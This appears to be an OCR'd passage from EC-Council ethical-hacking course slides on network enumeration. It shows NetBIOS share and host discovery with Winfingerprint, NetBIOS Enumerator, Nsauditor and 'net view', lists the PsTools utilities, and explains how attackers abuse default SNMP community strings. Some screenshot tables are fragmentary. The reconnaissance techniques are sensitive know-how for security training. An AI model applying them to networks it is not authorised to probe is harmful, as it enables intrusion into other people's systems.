Date and Time:
[10/07/2013] :: 00:09:56 ZO

MAC Addresses:
AD:5E

Patch Level:
Operating System: 6.3
Role: NT Workstation
Role: LAN Manager Workstation
Role: LAN Manager Server
Role: Potential Browser
Role: Master Browser
Comment:

NetBIOS Shares:
\\ACME\\ADMIN\$ Accessible with current credentials.
\\ACME\\ADMIN\$
\\ACME\\IPC\$ Accessible with current credentials.
Default share
\\ACME\\IPC\$
Remote IPC
\\ACME\\User\$ Accessible with current credentials.

Winfingerprint 0.6.3

Input Options:

- IP Range IP List
- Single Host Neighborhood
- Starting IP Address:
- Ending IP Address:
- Netmask

Scan Options:

- Domain Active Directory WMI API
- Win32 OS Version Users Patch Level
- Null IPCS Sessions Services MAC Address
- NetBIOS Shares Disk Sessions
- Data and Time Groups Event Log
- Ping Host(s) RPC Bindings Show Errors
- Traceroute Host

General Options:

- Intel(R) PRO/1000 MT Desktop Adapter
- Timeout for TCP/UDP/ICMP/SNMP:
- Retries:
- Max Connections:
- TCP Portscan Range:
- UDP Portscan Range:
- SNMP Community String:

IP Address: 10.0.2.13					
Tracing route to 10.0.2.13					
1	2564 ms	2554 ms	2559 ms	10.0.2.11	admin
2	2509 ms	2592 ms	2569 ms	10.0.2.11	admin
3	2593 ms	2593 ms	2569 ms	10.0.2.11	admin
4	2599 ms	2593 ms	2559 ms	10.0.2.11	admin
5	2559 ms	2593 ms	2559 ms	10.0.2.11	admin
6	2523 ms	2593 ms	2559 ms	10.0.2.11	admin
7	2593 ms	2593 ms	2569 ms	10.0.2.11	admin
8	2569 ms	2464 ms	2449 ms	10.0.2.11	admin
9	2559 ms	2593 ms	2559 ms	10.0.2.11	admin
10	2558 ms	2569 ms	2559 ms	10.0.2.11	admin
11	2573 ms	2592 ms	2559 ms	10.0.2.11	admin
12	2559 ms	2593 ms	2559 ms	10.0.2.11	admin
13	2544 ms	2568 ms	2548 ms	10.0.2.11	admin
14	2559 ms	2593 ms	2559 ms	10.0.2.11	admin
15	2553 ms	2593 ms	2559 ms	10.0.2.11	admin
16	2559 ms	2593 ms	2560 ms	10.0.2.11	admin
17	2548 ms	2563 ms	2549 ms	10.0.2.11	admin
18	2558 ms	2593 ms	2550 ms	10.0.2.11	admin
19	2553 ms	2593 ms	2559 ms	10.0.2.11	admin
20	2559 ms	2593 ms	2559 ms	10.0.2.11	admin

<http://www.winfingerprint.com>

Copyright © by EC Council All Rights Reserved. Reproduction is Strictly Prohibited.

NetBIOS Enumeration Tools: NetBIOS Enumerator and Nsauditor Network Security Auditor



NetBIOS Enumerator

NetBIOS Enumerator

IP range to scan
from: 10.0.2.1 Scan Clear
to: 10.0.2.50 Your local ip: 10.0.2.15
[1...254]

Debug window
Scanning from: 10.0.2.1 to: 10.0.2.50 Ready!

- ? [0] 0.0.0.0:139/NetBIOS
- [x] NetBIOS Names (3)
 - [x] WIN-ULTR3GT53R - Workstation
 - [x] WORKGROUP - Domain Name
 - [x] WIN-ULTR3GT53R - File Server S
- [x] Username: (No one logged on)
- [x] Domain: WORKGROUP
- [x] NAC: 08-00-27-95-15-69 PCS Comput
- [x] Round Trip Time (RTT): 0 ms - Time To

Nsauditor Network Security Auditor

Nsauditor Network Security Auditor

File View Statistics Connections Tools Utils Editors Options Reports Help Register

Sessions

IP Address	Machine	Workgroup	Sharing	Ethernet Address
192.168.1.2	C	WORKGROUP	Shared	00:0C:29:5F:4E:5F
192.168.1.2	A	WORKGROUP	Shared	00:0C:29:5F:4E:7A
192.168.1.2	ROUP	WORKGROUP	Shared	00:0C:29:5F:4E:20
192.168.1.2		WORKGROUP	Shared	00:0C:29:5F:4E:70
192.168.1.2	IPC	WORKGROUP	Shared	00:0C:29:5F:4E:73
192.168.1.2	1FC	WORKGROUP	Shared	00:0C:29:5F:4E:AD

WorkStation Users, Machine, Groups [Double Click To Get SID]

Name	Comment	ID	Attributes
ROUP	0	0	0
FC	0	0	0
PC	2	0	0
WORKGROUP	1	0	0

WorkStation Info

Name	ID
ROUP	0
FC	0
PC	2
WORKGROUP	1

Task Description Progress State Level Notify

Netmon	Network Monitoring	Netmon Running	MONITORING	Normal	0
WBScanner	NetBIOS Scanner	100%	Finished	Finished	0

<http://www.nsauditor.com>

<http://nbtenum.sourceforge.net>


Enumerating User Accounts



PsExec
<http://technet.microsoft.com>



PsList
<http://technet.microsoft.com>



PsFile
<http://technet.microsoft.com>



PsLoggedOn
<http://technet.microsoft.com>



PsGetSid
<http://technet.microsoft.com>



PsLogList
<http://technet.microsoft.com>



PsKill
<http://technet.microsoft.com>



PsPasswd
<http://technet.microsoft.com>



PsInfo
<http://technet.microsoft.com>



PsShutdown
<http://technet.microsoft.com>

Enumerating Shared Resources Using Net View



Net View utility is used to obtain a list of all the shared resources of remote host or workgroup

Net View Commands

- net view \\<computername>
- net view
/workgroup:<workgroupname>




```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\pent>net view \\10.0.2.15
Shared resources at \\10.0.2.15

Share name Type Used as Comment
Users Disk
The command completed successfully.

C:\Users\pent>
```



Module Flow



SNMP (Simple Network Management Protocol) Enumeration




- ↳ SNMP enumeration is a process of enumerating user accounts and devices on a target system using SNMP.
- ↳ SNMP consists of a manager and an agent; agents are embedded on every network device, and the manager is installed on a separate computer
- ↳ SNMP holds two passwords to access and configure the SNMP agent from the management station
 - ⊖ **Read community string:** It is public by default; allows viewing of device/system configuration
 - ⊖ **Read/write community string:** It is private by default; allows remote editing of configuration
- ↳ Attacker uses these default community strings to extract information about a device
- ↳ Attackers enumerate SNMP to extract information about network resources such as hosts, routers, devices, shares, etc. and network information such as ARP tables, routing tables, traffic , etc.



Working of SNMP






CEH
Certified Ethical Hacker



Management Information Base (MIB)

C|EH
Cybersecurity

- MIB is a virtual database containing formal description of all the network objects that can be managed using SNMP
- The MIB database is hierarchical and each managed object in a MIB is addressed through Object Identifiers (OIDs)
- Two types of managed objects exist:
 - ⊖ Scalar objects that define a single object instance
 - ⊖ Tabular objects that define multiple related object instances are grouped in MIB tables
- The OID includes the type of MIB object such as counter, string, or address, access level such as not-accessible, accessible-for-notify, read-only or read-write, size restrictions, and range information
- SNMP uses the MIB's hierarchical namespace containing Object Identifiers (OIDs) to translate the OID numbers into a human-readable display



SNMP Enumeration Tool: OpUtils



OpUtils with its integrated set of tools helps network engineers to monitor, diagnose, and troubleshoot their IT resources



The screenshot shows the ManageEngine OpUtils interface. The top navigation bar includes links for Home, Switch Port Mapper, IP Address Manager, Range Detection, MAC Print, Tools, Reports, Admin, Support, and Alert (0). Below the navigation bar are several dropdown menus: Diagnostic Tools, Address Monitoring, Network Monitoring, SNMP Tools, CISCO Tools, Custom Tools, and Helpdesk, Contact, and Support.

The main window displays a table titled "SNMP Scan". The table has columns for Delete, IP Address (1-256), SNMP IP (1-256), No. of SNMP IPs (1-256), No. of Resending IP (1-256), and No. of scanned IP (1-256). The table lists 256 entries, each showing an IP address, a DNS name, a response time, a system type, and a status. The status column uses icons to indicate the status of each node.

Delete	IP Address (1-256)	SNMP IP (1-256)	No. of SNMP IPs (1-256)	No. of Resending IP (1-256)	No. of scanned IP (1-256)
<input type="checkbox"/>	IP Address	DNS Name	Request Time	System Type	Status
<input type="checkbox"/>	192.168.1.1	www-adm1-advertnet.com	4003 ms		
<input type="checkbox"/>	192.168.1.2	Not alive/timeout	5719 ms		
<input type="checkbox"/>	192.168.1.3	W-4-651-0543-adm1.advertnet.com	4019 ms		
<input type="checkbox"/>	192.168.1.4	W-4-651-0543-adm1.advertnet.com	Request Timeout		
<input type="checkbox"/>	192.168.1.5	desk-lav2-01fa.advertnet.com	Request Timeout		
<input type="checkbox"/>	192.168.1.6	W-5-LC03-0848-adm1.advertnet.com	4019 ms		
<input type="checkbox"/>	192.168.1.7	W-5-LC04-0848-adm1.advertnet.com	4019 ms		
